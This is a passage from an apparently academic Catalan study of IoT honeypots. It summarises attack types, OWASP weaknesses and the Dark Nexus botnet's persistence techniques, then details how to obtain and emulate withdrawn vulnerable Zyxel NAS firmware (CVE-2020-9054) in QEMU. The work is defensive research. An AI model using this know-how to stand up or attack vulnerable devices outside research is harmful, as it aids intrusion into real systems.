Per una altra banda es coneix com a research honeypot el sistema que a part de recollir informació de la xarxa, recull informació extra per poder saber quina tècnica ha estat emprada per realitzar l'atac. [13]

Un exemple de sistema honeypoy conegut és el que té publicat a Github l'empresa de telecomunicacions alemanya Deutsche Telekom. Aquest sistema conegut com T-Pot consisteix en un sistema operatiu Debian que té una sèrie de honeypots desplegats en aquest sistema mitjançant la

tecnologia de contenidors de Docker. Per exemple té honeypots per serveis webs al ports 80 i 443 així com un honeypot (Cowrie) per SSH al port 22. Les eines que utilitza per poder monitoritzar el sistema són un IDS com Suricata. Aquest IDS produeix els logs en format JSON el que permet que un motor de cerques com elasticsearch pugui indexar la informació. Finalment, fa ús de Kibana per poder mostrar la informació rellevant de forma visual. [14]

Un tipus especial de sistema honeypot és la honeynet, el projecte que va néixer a l'any 2002 i consisteix en un conjunt de nodes(servidors) que contenen una sèrie de honeypots cadascun. Aquesta sistema utilitza eines per monitoritzar i registrar totes les activitats de la xarxa i la seva finalitat no és capturar un atac en concret sinó la recerca de nous atacs. Al estar aïllat de l'entorn de producció, tota activitat que és produeix des de la Internet es sospitosa. El tallafocs que hi ha a la xarxa no és per protegir els honeypots, si no per protegir la xarxa de producció de la honeynet. Finalment, per saber els efectes que han produït els atacats als honeypots s'instal·la un Host-based intrusion detection System (HIDS) que registra tots els canvis que s'han fet en el sistema i permet realitzar un anàlisi del vector d'atac. [15] [16]

2. Característiques dels atacs als dispositius IOT

Tal i com s'ha explicat anteriorment, hi ha una sèrie de circumstàncies que fan els dispositius IoT vulnerables i que siguin un objectiu pels atacants. Aquestes circumstàncies com la connexió constant a internet o que utilitzin processadors de escassa potència són coses de la seva pròpia naturalesa i no es poden canviar. Els atacs IoT es poden classificar en 4 tipus d'atacs: físics, xarxa, software i encriptació. [17]

Els atacs físics són els que l'atacant ha d'estar físicament a prop del dispositiu per poder realitzar-lo i afecten a la part del hardware del dispositiu. Alguns exemples d'aquests atacs són els de manipulació (tampering), interferències en el cas del dispositius RFID o la injecció de codi maliciós utilitzant un medi físic com podria ser una memòria USB.

Els atacs de xarxa afecten a la xarxa del sistema IoT i l'atacant no té perquè estar a prop del dispositiu. Alguns exemples d'aquests atacs són *Man In the Middle*, denegació de servei o un atac Sybil.

Els atacs de sotfware son la principal font de vulnerabilitats del dispositius IoT. Els atacs més destacats són: Phising, scripts maliciosos, denegació de servei o spyware

Els atacs d'encriptació són els que s'aconsegueix accés al sistema a través de trencar el sistema de autenticació. Els atacs més destacats són els atacs de canal lateral, els atacs de criptoanàlisi i *Man In the Middle*. [18]

Segons l'Open Web Application Security Project (OWASP) les vulnerabilitats més presents als dispositius IoT són les següents:

Contrasenyes dèbils, harcoded o fàcils d'endevinar: El dispositius normalment no adverteixen del usuari de les conseqüències que du no canviar la contrasenya utilitzada per defecte. És per això que un malware que utilitzi un atac per diccionari o per força bruta pot aconseguir l'accés al dispositiu en qüestió de segons o minuts.

Xarxes insegures: Dispositius exposats directament a la xarxa d'Internet sense tenir cap tipus de firewall o proxy que protegeixi el dispositiu vulnerable. Moltes vegades és innecessari exposar el dispositiu a la xarxa d'Internet.

Ecosistema insegur: Presència de vulnerabilitats en el backend o interfícies. Una vulnerabilitat habitual és la no sanitització dels camps que poden comportar injecció de codi.

Falta de mecanismes segurs d'actualització: Els problemes habituals són la falta de validació del firmware del dispositiu i falta de mecanismes de rollback que poden fer que un dispositiu quedi inutilitzat. A més, hi ha fabricats que utilitzen components o llibreries de tercers i no les actualitzen.

Protecció de privacitat insuficient: La informació que està emmagatzemada en el dispositiu a vegades s'utilitza de forma insegura, impròpia o sense permís. Com per exemple un dispositiu IoT que envia dades de les pagines web visitades a un tercer perquè recopili informació dels nostres hàbits a la xarxa.

Falta de protecció del sistemes d'emmagatzematge: Els dispositius d'emmagatzematge sovint no estan encriptats o tenen un sistema d'autorització que permeti restringir l'accés a intrusos

Falta de protecció física: Tenir un dispositiu IoT sense vigilància pot dur que un atacant aprofiti per fer un atac físic o recollir informació del dispositiu per realitzar un atac a distància.

A continuació s'explicaran una sèrie de contramesures per poder mitigar el risc de ser atacat amb un dispositiu IoT:

Seguir les recomanacions del fabricant. Normalment el fabricant del dispositiu facilita un manual de instal·lació on fa una sèrie de recomanacions i advertències. A més si es detecta qualque servei que no s'utilitza s'hauria de parar el servei juntament amb el port perquè l'objectiu es deixar el mínim de punts d'entrada i sortida possibles. A més, de canviar totes les contrasenya d'accés al dispositiu respecte al que ve per defecte. Això pot ser efectiu pels atacs que utilitzen passwords de key generators o default passwords. Finalment, s'ha de permetre la actualització automàtica del dispositiu. En cas de que no el permeti s'hauria de revisar periòdicament la pàgina del fabricant per saber si s'ha tret una nova actualització. En cas de que el fabricant deixi de donar suport i el dispositiu presenti vulnerabilitats es recomana no emprar el dispositiu.

Utilitzar el protocol HTPS. Sempre que sigui possible es recomana configurar la capçalera HTS (HTTP Strict Transport Security) a les comunicacions del dispositiu IoT. Això fa que els navegadors utilitzin

sempre el protocols SSL/TLS per comunicar-se i per tant, permet ser més robust contra atacs Man in the middle o cookie hijacking. Perquè la seguretat sigui apropiada ha d'incloure 3 paràmetres a la resposta:

Max-age: és el total de segons que la capçalera hauria de persistir. Els valor ideals estan entre 120 dies i un any.

includeSubdomains: indica que la directiva també s'aplica en els subdominis.

Preload: Significa que se li dona l'autorització per ser inclòs a les llistes de precàrrega de Google. [19]

Encriptar els sistema d'emmagatzemament així com totes les dades sensibles. A més s'hauria d'encriptar tots els contrasenyes que surten del dispositiu IoT a la xarxa perquè si s'interceptés el missatge la contrasenya no quedaria compromesa. A més el passwords mai s'haurien d'emmagatzemar en text pla dins el dispositiu.

Realitzar una configuració de la xarxa local per protegir el dispositiu. Sempre que sigui possible posar un tallafocs o un IDS que faci de proxy amb l'intercanvi de missatges amb dispositiu IoT i ,si no es necessari no exposar el dispositiu directament a la xarxa d'Internet. Una altra bona pràctica seria aïllar el dispositiu IoT dels altres dispositius especialment si aquests tenen dades sensibles o són imprescindibles que estiguin disponibles. Aquest procés evitaria que el dispositiu IoT es comuniques amb altres dispositius de la xarxa local i per tant quedaria els altres dispositius de la xarxa més protegits.

2.1. Exemple d'atac: Dark Nexus

Al 2016 va aparèixer un nou malware que afectava als dispositius IoT i es va fer popular pel seus atacs DDoS distribuïts utilitzant una xarxa extensa de dispositius IoT conegut com a botnet. L'atac més conegut va aconseguir deixar sense servei a grans serveis d'Internet que utilitzaven el proveïdor DNS Dyn [20] com Netflix, Playstation o PayPal. Aquest malware feia un escaneig de la xarxa d'Internet cercant dispositius IoT. Una vegada trobava un dispositiu IoT intentava accedir al sistema utilitzant un diccionari de claus per defecte. Una vegada que s'aconseguia accedir al sistema, aquest feia una sèrie d'accions per tomar el control del dispositiu i que passes a formar part de la xarxa de bots controlats

pel protocol Command and control (C&C). Amb aquest protocol es permet que tota la xarxa de botnet rebi els comandaments que han d'executar i poder realitzar atacs dirigits. Aquell mateix any es va filtrar el codi font del malware a Internet [21] i ha fet que hi apareguin nous malware descendents d'aquest,, ja que hi ha la possibilitat de obtenir el seu codi font [22]. Durant l'any 2020 els botnets descendent de Mirai que han aparegut són: Mukashi i Dark Nexus.

A continuació, s'analitzarà el malware conegut com "Dark Nexus" basant-se amb l'informe que va realitzar l'equip d'investigació i forense de Bitdefender [23] [24].

Aquest malware té com a objectiu una gran varietat de dispositius IoT connectats a la xarxa, ja que té la capacitat d'infectar fins 12 arquitectures diferents com poden ser MIPS, Intel o ARM.

La seva infraestructura està formada per tres tipus diferents de servidors:

- Servidors Command-and-Control (C&C): Aquest servidors són els que s'utilitzen per donar instruccions als dispositius que composen la xarxa de bots infectats.
- Servidors per reportar: Aquest servidors són emprats per l'intercanvi d'informació dels dispositius infectats. Aquesta informació inclou l'adreça IP i el port per reportar al servidor així com la seva arquitectura i el mètode d'infecció.
- Servidors de hosting: Conté la mostra del malware.

La seva forma de propagació és similar a altres botnets. La botnet intenta la seva propagació utilitzant el protocol Telnet i depenent del resultats que obté aplica una tècnica o una altra per poder fer efectiva la propagació a altres dispositius. El malware utilitza una llista de credencials i intenta aconseguir accés al dispositius fent ús d'un atac per diccionari. Concretament té les credencials utilitzades pels dispositiu de fabricant Zhone i per això aquesta propagació és realment molt efectiva per aquests dispositius.

Una vegada s'ha tingut accés al dispositiu, el malware utilitza una sèrie de tècniques per obtenir persistència en el dispositiu i ocultar el seu atac.

Dues tècniques destacades que utilitza per ofuscar el seu control en el dispositiu són: ocultar el seu procés amb el nom "busybox" que és l'executable que solen emprar els dispositius IoT. Una altra es modificar llibreries de codi obert com per exemple modificar la llibreria UPX per modificar l'string "UPX!" per "YTS\x99".

En quant als processos per obtenir persistència destaca aturar el servei cron del procesos que revisen l'estat del dispositiu, eliminar permisos del executables que permeten reiniciar el dispositiu. Això implica que pugui no ser possible reiniciar el dispositiu de la manera convencional. Una altra tècnica que utilitza és la eliminar totes les regles de la "iptables" per assegurar-se la connexió amb el servidor de C&C.

3. Proposta

S'ha seleccionat el firmware d'un dispositiu NAS(Network Attached Storage) de la marca taiwanesa Zyxel per a la realització del honeypot. L'elecció d'un dispositiu NAS no és casual, ja que en aquest moments està sent un dels dispositiu objectiu pels atacants de dispositius vulnerables d'IoT [25] [26] degut a que solen estar connectats constantment i que, al contenir dades personals dels seus usuaris, els atacants veuen la oportunitat de realitzar un atac ransomware a aquests dispositius per després demanar un rescat.

Més concretament s'ha seleccionat el Zyxel NAS 326 amb el firmware a la versió 5.21 (AAZF.5) ,que com s'explicarà més detalladament a les seccions següents, presenta una vulnerabilitat CVE-2020-9054 [27] que és explotada pel "HR ransomware" [28] .Aquest dispositiu va ser llançat al mercat a l'any 2016.

Il·lustració 4 Dispositiu Zyxel NAS 326[2]

[2] https://www.zyxel.com/library/assets/products/nas326/img_nas326_main_600x400.png

3.1. Especificacions del dispositiu seleccionat

El sistema presenta:

- CPU Marvell Armada 380 88F6810 @ 1.3 GHz que utilitza l'arquitectura d'ARM a la seva versió 7.
- Memòria RAM DDR3 de 512MB.
- Memòria flash que conté la informació del sistema de 256 MB.
- Capacitat per emmagatzemar dos discs durs SATA de 2,5" o 3,5" de fins 24 TB sumant els dos disc durs.
- Connexió a la xarxa amb el Gigabit Ethernet RJ-45 connector
- Dos ports USB 3.0
- Dos ports USB 2.0

4. Implementació

4.1. Obtenció del firmware

Per intentar obtenir la versió del firmware afectada per la vulnerabilitat CVE-2020-9054 ens vàrem dirigir a la pàgina oficial de Zyxel, més concretament a l'apartat del llistat de firmwares disponibles per instal·lar pel dispositiu Zyxel NAS 326.[3]

En aquesta llista de firmwares disponibles no vàrem trobar la versió que estàvem cercant perquè va ser retirada degut a la vulnerabilitat detectada. [29]

Malgrat això, es va realitzar una prova per si, encara que no estigues publicada a la web, aquesta versió seguia en els servidors de Zyxel. Per tant es va agafar l'enllaç de descàrrega de la versió més antiga disponible a la plana web:

```
https://download.zyxel.com/NAS326/firmware/NAS326_V5.21(AAZF.7)C0.zip
```

I es va substituir per la versió que conté la vulnerabilitat (V5.21(AAZF.5)

```
https://download.zyxel.com/NAS326/firmware/NAS326_V5.21(AAZF.5)C0.zip
```

El resultat d'aquesta prova va ser satisfactori i es va poder obtenir el firmware del dispositiu a la versió desitjada.

4.2. Extracció dels fitxers del firmware

Per poder extreure la informació que hi ha continguda en el zip que ens hem descarregat al pas anterior s'utilitza l'eina binwalk.

Amb binwalk es realitza dues tasques importants:

- Extreure els sistema de fitxers que utilitza el dispositiu Zyxel NAS 326 per poder funcionar dins la seva arquitectura.

[3] https://www.zyxel.com/es/es/support/download_library/product/nas326_13.shtml?c=es&l=es&pid=20150327120001&tab=Firmware&pname=NAS326&mtname=Firmware

• Escaneig de la signatura dels fitxers. Ha permès saber quina es la arquitectura que s'està utilitzant el sistema i quin kernel de Linux hem d'emprar per poder emular el sistema de fitxers en un entorn el més similar possible al del dispositiu físic

Per realitzar aquest procés s'ha de realitzar mitjançant aquest comandament de la consola bash de Linux:

```
josep@ubuntu ~> binwalk -Me NAS326_V5.21\(AAZF.5\)C0.zip > binwalk_information.txt
```

El paràmetre -e indica que extregui els fitxers al directori i el paràmetre -M significa que extregui recursivament fins arribar a un conjunt d'arxius que no sigui possible extreure més, ja que no són arxius binaris o extraïbles. A més, tot l'escaneig de les signatures de fitxers (que es mostren a la sortida de la consola) s'emmagatzemen a l'arxiu binwalk_information.txt per posteriorment poder realitzar l'estudi. Una vegada realitzat l'extracció dels fitxers, s'estudien per saber quins són els processos que utilitza el sistema per inicialitzar-se.


Tenim dues carpetes principals

• cpio-root: Aquest fitxer es el resultant d'un arxiu cpio i conté el root fileystem del sistema. Per tant té tots els fitxers necessaris per poder fer boot del sistema.

• ext-root: Aquesta carpeta conté els fitxers que serveixen per inicialitzar els serveis del sistema al disc dur.


En quant al fitxer de la anàlisis de signatures hem obtingut aquesta informació útil:

L'arquitectura que utilitza el firmware de Zyxel NAS 326 es ARM i les seves instruccions són amb el format little-endian. A més si es completa aquesta informació amb el tipus de CPU que utilitza el dispositiu Marvell Armada 380 sabem que específicament utilitza la versió ARMv7 de l'arquitectura ARM. [30]



Il·lustració 5 Extracció de binari amb binwalk: Arquitectura del sistema

També dins aquest fitxer trobem la versió del kernel de Linux que està emprant el sistema. Concretament la versió 3.10.3 que va ser publicada el 25 de Juliol de 2013. [31]



Il·lustració 6 Extracció de binari amb binwalk: versió del kernel de Linux


4.3. Proves amb firmadyne i Firmware Analysis Toolkit

Primerament, es va intentar emular el firmware amb les eines firmadyne i FAT(Firmware Analysis Toolkit) però no es va aconseguir l'objectiu amb èxit. A continuació, es mostra quin van ser els resultats d'intentar emular aquest sistema amb aquestes eines.


Tant a firmadyne com a FAT les passes per extreure el sistema de fitxers, obtenir el tipus d'arquitectura, crear la imatge de QEMU es realitzen de forma satisfactòria.

No obstant, durant la fase d'inferir la configuració de la xarxa es necessita arrencar l'emulació del sistema i l'emulació la consola es queda encallada sense realitzar cap tipus d'operació.

Per tant, no va ser possible emular el firmware amb aquestes eines inclús fent unes petites modificacions al comandaments QEMU que genera aquestes eines.



Il·lustració 7 Execució del firmware amb l'eina firmadyne



Il·lustració 8 Execució del firmware amb Firmware Analysis Toolkit

4.4. Rehosting amb QEMU

Amb la finalitat d'aconseguir la fita d'emular el sistema de Zyxel NAS 326 en un entorn virtualitzat s'ha utilitzat l'eina QEMU dividint la feina en una sèrie de passes per poder aconseguir tot el necessari per poder arrencar el sistema del firmware que sigui mínimament funcional. Aquestes etapes on s'aprofundirà més endavant són:

• Analitzar quins són els processos que s'executen al iniciar el sistema.

• Obtenir el kernel específic per una arquitectura concreta compatible amb el sistema de fitxers que s'intenta emular.

• Muntar el sistema de fitxers.


• Modificar en el codi font del sistema de fitxers per poder aconseguir l'emulació. Degut a que hi ha algunes opcions del sistema que realitzen comprovacions si els perifèrics del sistema estan en funcionament, hem d' evitar que es realitzin aquestes comprovacions perquè provoca un reinici constant del sistema. A més s'han de afegir una sèrie de comandaments per poder obtenir el firmware funcional al nostre entorn de simulació.

4.4.1. Anàlisi dels processos que s'utilitzen al iniciar el sistema

Revisant el codi font del fitxers es pot esbrinar quins són els scripts que s'utilitzen per inicialitzar el sistema i quin es l'ordre segueixen per arribar a realitzar el procés correctament.

Primerament, s'executa l'script "init" que es troba a l'arrel del fitxer cpio-root.

Tal i com posa el mateix fitxer, aquest script prepara l'entorn: inicialitza variables que s'utilitzarà posteriorment; crea una xarxa temporal i inicialitza una sèrie de mòduls.



Il·lustració 9 Codi font de l'arxiu init del sistema de fitxers del firmware

Finalment, executa el binari "linuxrc". Aquest programa és l'encarregat de realitzar certes funcions com muntar mòduls o el sistema de fitxers [32] i , tal i com posa en el codi font, s'encarrega de cridar a etc/inittab que aquest a la vegada crida a etc/init.d/rCs.

```
143   # linuxrc runs /etc/init.d/rcS according to /etc/inittab.
144   /linuxrc
145   #/sbin/init
```

Il·lustració 10 Part del codi font de l'arxiu init on es veu que fa una cridada al component "linuxrc"

Inittab indica quins processos ha d'inicialitzar i quines accions s'han de realitzar quan el sistema ingressa en un nou nivell d'execució [33] En el cas que s'està estudiant, quan s'està inicialitzant el sistema crida al script situat a /etc/init.d/rcS.

```
::sysinit:/etc/init.d/rcS
::askfirst:-/bin/sh
#tty2::askfirst:-/bin/sh
#tty3::askfirst:-/bin/sh
#tty4::askfirst:-/bin/sh
::shutdown:/etc/init.d/rc.shutdown
#::shutdown:/sbin/swapoff -a
::shutdown:/bin/umount -a -r
::restart:/sbin/init
::ctrlaltdel:/bin/umount -a -r
```

Il·lustració 11 Contingut del fitxer inittab del sistema de fitxers

L'script rcS s'encarrega de muntar el sistema de fitxers root, muntar la imatge del sistema i controlar què ha de fer el sistema en cas de que la imatge del sistema no sigui vàlida. A més, crida a un altre script que es situa dins la carpeta ext-root anomenat "rcS2".

```
cpio_root > etc > init.d > rcS
1   #!/bin/sh -x
2
3   # NOTE:
4   # The main job of this script is ...
5   # 1. Prepare the root file system.
6   # 2. Mount system disk image from HDD.
7   # 3. Handle the condition that there is not valid system disk image.
8
9   . /etc/profile
10
```

Il·lustració 12 Porció de codi font del fitxer rcS del sistema de fitxers del firmware

L'script "rcS2" s'encarrega de arrancar pràcticament tots el serveis del firmware.


Es destaca el WSGI server, Apache i el gestor de credencials que empra l'eina Samba.

init | inittab | rcS | rcS2

ext-root > etc > init.d > rcS2

```
1   #!/bin/sh
2
3   # NOTE:
4   # This script initializes almost all system services on HDD.
5
6   . /etc/profile
7
8   ##### Set the path
9   #PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin
10  #export PATH
11  #ECHO="/bin/echo"
12  #RM="/bin/rm"
13
14  # Some environment settings should sync with rcS
15  SYSPATH="${IMG_PATH}"
16
17  # Set system path
18  #Some path is refined
19  SYSTEM_PATH="/i-data/.system"
20  #ZYXEL_PATH="/i-data/md0/.zyxel"
21  #ZYXEL_LINK="/i-data/.zyxel"
```

Il·lustració 13 Codi font del fitxer rcS2 situat a la memòria flash del dispositiu



Il·lustració 14 Ordre dels processos inicialitzats quan es posa en funcionament el firmware

4.4.2. Obtenir el kernel

Tal i com s'ha vist a l'anàlisi de signatures, el kernel de linux necessari per poder fer funcionar el sistema és la versió 3.10.3. Per obtenir una versió especifica del kernel s'ha de cercar en el repositori públic de Linux. [34]

Una vegada que s'ha obtingut, hem de compilar el kernel per l'arquitectura ARM que doni com a resultat un arxiu "zImage", que és una versió comprimida i compilada del kernel.

Aquest tipus de compilació es diu cross compile kernel i utilitza l'eina GCC [35]. Més concretament s'utilitza el paquet " arm-linux-gnueabi".

Per poder compilar aquest kernel es va haver de descarregar un SO de Linux bastant antic perquè el sistema que s'estava utilitzat, Ubuntu 18.04 LTS no tenia les llibreries de GCC compatibles amb aquesta versió del kernel. Per tant es va optar per compilar aquest kernel amb el SO de Ubuntu 12.04.

Les passes a seguir són les següents:

- Indicar la arquitectura i l'eina que utilitzarem per compilar el sistema:

```
export ARCH=arm
```

```
export CROSS_COMPILE=arm-linux-gnueabi-
```

- Es configura la compilació per la màquina Versatile Express perquè es compatible amb la CPU que utilitza el dispositiu Zyxel NAS 326ARMv7 Cortex-A9: [30]

```
make vexpress_defconfig
```

- Finalment, es compila el kernel amb la següent instrucció:

```
make all
```

L'arxiu resultant que és el que es necessita per ser utilitzat quan es fa el procés de rehosting amb l'eina QEMU i es troba a la ubicació ${KernelPath}/arch/boot/zImage" .

4.4.3. Muntar el sistema de fitxers

Per poder emular el firmware es necessari muntar el sistema de fitxers que s'ha obtingut en el procés d'extracció amb l'eina binwalk. Després d'analitzar les signatures dels fitxers que s'ha realitzat, també amb binwalk, s'ha esbrinat que per muntar el sistema de fitxers igual que el que s'empra de fàbrica hem d'utilitzar el format "SVR4", per tant aquest format correspon al nom 'newc' en el paràmetre del comandament cpio. [36]

Una vegada obtinguda tota la informació anterior, s'obté un arxiu cpio amb el sistema de fitxers del firmware utilitzant aquest comandament:

```
find . | cpio -o -H newc > ../zyxel.cpio
```

Per desmuntar el cpio per realitzar modificacions en el codi per poder adaptar-lo a l'entorn de simulació s'utilitza aquest comandament:

```
cpio -idm < ../zyxel.cpio
```

4.4.4. Canvis realitzats per poder aconseguir l'emulació

Per poder aconseguir emular el firmware s'han de realitzar una sèrie de canvis en el sistema de fitxers per evitar que el sistema es reinicií contínuament.

- Eliminar el muntatge del la imatge del disc NAND degut a que durant aquest procés el sistema emulat es reinicia constantment.
- Canviar el nom d'ext-room per ram-bin perquè és el que espera el firmware i ,degut a que hem eliminat el procés de muntatge de la imatge del disc, hem d'incloure la còpia dels fitxers dels mòduls al sistema de fitxers.

```
cp -ra /ram_bin/bin/* /bin/
cp -ra /ram_bin/sbin/* /sbin/
cp -ra /ram_bin/usr/* /usr/
cp -ra /ram_bin/lib/security/* /lib/security/
cp -ra /ram_bin/lib/modules/* /lib/modules/
cp -ra /ram_bin/lib/locale/* /lib/locale/
```

Il·lustració 15 Codi situat al fitxer rcS necessari per copiar els arxius necessaris per fer el firmware funcionar

• Assignar-li una adreça IP al dispositiu per poder comunicar-se des de l'exterior via web

• Eliminar la validació del certificat SSL ja que no s'ha pogut aconseguir i afegir un certificat de nova creació per poder arrencar el sistema Apache

```
# Check if the certificate and key exist. If not, copy them from flash
if [ ! -e /etc/service_conf/CA.cer ] || [ ! -e /etc/service_conf/CA_key.cer ]; then
    cp -af /etc/zyxel/cert/default.cer /etc/service_conf/CA.cer
    cp -af /etc/zyxel/cert/key/default_key.cer /etc/service_conf/CA_key.cer
fi
```

Il·lustració 16 Línies eliminades del codi font de diversos arxius del sistema de fitxers

Les línies que fan la verificació del certificat SSL han estat eliminades en els fitxers davhttpd.sh, httpd.sh, pkghttpd.sh i vsftpd_start.sh

A més, s'han afegit els fitxers ca.cer i ca_key.cer generats perquè el servei Apache pugui funcionar correctament.

4.4.5. Xarxa per comunicar-se amb el dispositiu

Per poder comunicar via xarxa entre el servidor host i el sistema emulat guest, s'ha optat per realitzar una xarxa TAP. Aquesta xarxa TAP es passa com a paràmetre a QEMU.

La manera d'aconseguir la connexió es la següent:

- Crear el la connexió pont(*bridge*) que unificarà la xarxa del host amb la xarxa del TAP

```
sudo brctl addbr ${bridge_name}
```

• Crear la interfície TAP

```
tunctl -t ${tap_dev} -u ${USER}
```

- Afegir els dispositius que es connectaran al *bridge*: la interfície TAP i la interfície de la xarxa del host

```
sudo brctl addif ${bridge_name} ${host_interface}
sudo brctl addif ${bridge_name} ${tap_dev}
```

- Connectar totes les interfícies

```
sudo ifconfig ${host_interface} up
sudo ifconfig ${tap_dev} up
```

- Afegir la IP on es faran les comunicacions a la xarxa del host

```
sudo ifconfig virbr0 192.168.2.11
```

- Afegir la IP on es faran les comunicacions dins el sistema d'emulació del firmware. La interfície de la xarxa del dispositiu Zyxel NAS 326 és egiga0. S'introdueix el següent comandament a la terminal de QEMU:

```
ifconfig egiga0 192.168.1.1 netmask 255.255.255.0 up
```

4.4.6. Execució en QEMU

Finalment, després de realitzar totes aquestes passes s'ha pogut emular el sistema amb el següent comandament del l'eina QEMU per l'arquitectura ARM que s'explicarà a continuació:

```
sudo qemu-system-arm \
        -M vexpress-a9 -m 512 \
        -cpu cortex-a9 \
        -nographic \
        -kernel zImage-3.10.3-vexpress \
        -initrd filesystem/zyxel.cpio \
